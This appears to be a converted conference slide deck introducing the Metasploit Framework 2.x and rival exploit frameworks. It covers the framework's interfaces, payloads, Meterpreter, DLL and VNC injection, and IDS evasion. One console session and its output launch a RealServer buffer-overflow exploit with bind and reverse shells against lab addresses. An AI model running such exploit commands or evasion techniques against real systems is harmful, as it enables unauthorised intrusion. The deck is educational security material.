



# METASPLOIT



## Hacking Like in the Movies

spoonm  
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## # **Who are we?**

- # Independent researchers

- # Work in the security industry


## # **What is this about?**


- # Exploit frameworks in general

- # New exploit technology



# Exploit Frameworks





- # **What is an exploit framework?**
  - # Interface for launching exploits
  - # Standardized exploit modules
  - # Suite of reliable shellcode
  - # Library of common routines
  - # Often includes “pro” features



- # **Why are frameworks needed?**
  - # 80% of exploit code is boilerplate
  - # Payloads are usually hardcoded
  - # Advanced techniques rarely used
  - # Most “coders” aren't programmers
  - # Nobody posts code for old bugs



## # Public exploit frameworks

- # Two stable commercial products

  - # CORE Impact

  - # Immunitysec CANVAS


- # The Metasploit Framework

- # New projects in development



## # CORE Impact

- # The first real exploit framework
- # Pricy but extremely complete
- # Written in Python/C++ (Win32)
- # Pivoting through owned boxes
- # Syscall proxy payload system



## # Immunity CANVAS


- # Second commercial framework
- # Supports limited syscall proxying
- # May pivot in the near future
- # Less extensive than Impact
- # Considerably less expensive






## # Current Capabilities

- # Point. Click. Command shell.
- # Pivoting through owned boxes
- # Automatic payload encoding
- # Dynamic shellcode creation






# Metasploit Framework





## # Introduction

- # Open source exploit framework
- # Exploit development platform
- # Written in Perl scripting language
- # Runs on most modern platforms
- # Focused on improving technology



## # History

- # Originally a network game
- # Rewritten for professional use
- # Evolved into open source project
- # Four primary developers
- # Handful of contributors



- # **Development status**
  - # ~35 exploits, ~40 payloads
  - # Stable exploit and payload API
  - # Widely used by security firms
  - # Increasing use by system admins
  - # MSF 2.2 first dev-friendly release



## # Components

# User interfaces

# Exploits

# Encoders

# Payloads

# Handlers

# Nops



# The Metasploit Framework

## Interfaces

**Console**

**Web**

**CLI**

## Modules

**Payloads**

**Encoders**

**Exploits**

**Nops**

## Libraries

**Msf**

**Pex**

**3<sup>rd</sup> Party**


## Core Classes

**Utils**

**UI**

**Base**

**Module**



# The Metasploit Framework

## # The command line interface

# Simple scriptable interface

# Useful for quick exploit tests

Usage: `./msfcli <ID> [var=val] [MODE]`

Modes:

(S)UMMARY	Show various information about the module
(O)PTIONS	Show the available options for this module
(A)DVANCED	Show the advanced options for this module
(P)AYLOADS	Show available payloads for this module
(T)ARGETS	Show available targets for this module
(C)HECK	Determine if the target is vulnerable
(E)XPLOIT	Attempt to exploit the target





# The Metasploit Framework

## # The console interface

# Tab-completion exploit shell

# Session logging, history, environments

```
+ -- --=[ msfconsole v2.2 [35 exploits - 37 payloads]
```

```
msf > use realserver_describe_linux
```

```
msf realserver_describe_linux > set PAYLOAD linx86bind
```

```
msf realserver_describe_linux(linx86bind) > set LPORT 3456
```

```
msf realserver_describe_linux(linx86bind) > set RHOST vulnhost
```

```
msf realserver_describe_linux(linx86bind) > exploit
```

```
[*] Realserver universal exploit launched against 192.168.1.2
```

```
[*] Kill the master rserver pid to prevent shell disconnect
```

```
[*] Connected to 192.168.1.2:3456...
```

```
bash-2.05b#
```



# The Metasploit Framework

## # The web interface

# Standalone web service

# Proxies exploit shells

Processing exploit request (RealServer Describe Buffer Overflow)...  
Using payload: linx86reverse\_xor

[\*] RealServer universal exploit launched against 192.168.1.2

[\*] Kill the master rmserver pid to prevent shell disconnection

[\*] Connection from 192.168.1.2:32848...

[\*] Processing connection: 192.168.1.244:4545 -- 192.168.1.2

[\*] Proxy shell started on port 35685

[\*] Please click [here](#).


```
telnet
Trying 192.168.1.244...
Connected to 192.168.1.244.
Escape character is '^]'.
[*] Welcome to the Shell Proxy :)
[*] Connected to 192.168.1.2:32848

sh: no job control in this shell
sh-2.05b#
```




# The Metasploit Framework

- # **Msfpecan – Return Address Fun**
  - # Scans PE images for data (DLL, EXE)
  - # Finds universal return addresses
  - # Easy to script, easy to parse output
  - # Regular expression match support
  - # Can automatically disassemble code



# The Metasploit Framework

- # **msfpescan found good returns**
  - # DCOM – NT SP6 -> XP SP1
  - # Serv-U – All versions NT->2K3
  - # LSASS – Autodetect Universal
  - # Blackice – Mad Bruteforce Foo





## # Other helper utilities

# *msfdldebug* » Download symbols

# *msfpayload* » Generate payloads

# *msfpayload.cgi* » CGI payload gen

# *msfencode* » CLI payload encoder


# *msflogdump* » Colorized session logs

# *msfupdate* » Online update system




## # Summary

- # Stable exploit development platform
- # Designed to use with pen-tests
- # Admins use it verify scan results
- # Focused on technology (not \$\$\$)



# Exploit Technology



## # Windows Remote DLL Injection

- # In-process DLL injection
- # Does not write files to disk
- # Written by Jarkko and Skape
- # Full access to Windows API
- # Easily convert C/C++ to payload
- # Reuse existing code (VNC)






## # Windows VNC Server Injection

- # Injects VNC server as new thread
- # Reuses existing payload connection
- # Based on RealVNC source code
- # Adapted by Skape and HDM
- # Breaks locked desktops
- # Takes over WinLogon desktop



## VNC Demo






## # Interchangeable Payloads

- # Exploits adapt to network conditions
- # Reverse, Bind, Findsock, Exec
- # “Encrypted” xor command shells
- # Abstracted “cmd\_” payloads
- # Drop in new payloads as needed
- # Integrated InlineEgg support



# Payloads Demo





## # MSF Socket Class

- # Integrated SSL support for all sockets
- # Can force connections to use proxies
- # Pivot exploit requests through proxies
- # New protocols are easy to integrate
- # Raw IP support is somewhat working





## # IDS Evasion

- # “Polymorphic” encoders and nops
- # Avoid signatures with exploit options
- # First-exit event masking (snort 0-day)
- # Multi-staged payloads can avoid sigs
- # DCERPC request fragmentation



# **IDS Evasion Demo**






## # Perl Protocol Libraries

- # Perl modules for complex protocols
- # SMB stack already useful (LSASS)
- # DCERPC stack used with DCOM
- # Protocol stacks written as needed
- # Applicable outside of security testing






## # The Meterpreter

- # Custom shell written as DLL payload
- # Connection multiplexing (channels)
- # Dynamically load extensions over net
- # Built-in cryptography support
- # Also written by Skape :)




# Demonstrations





# Questions?





**Contact: [msfdev@metasploit.com](mailto:msfdev@metasploit.com)**

**Materials: <http://metasploit.com/bh/>**

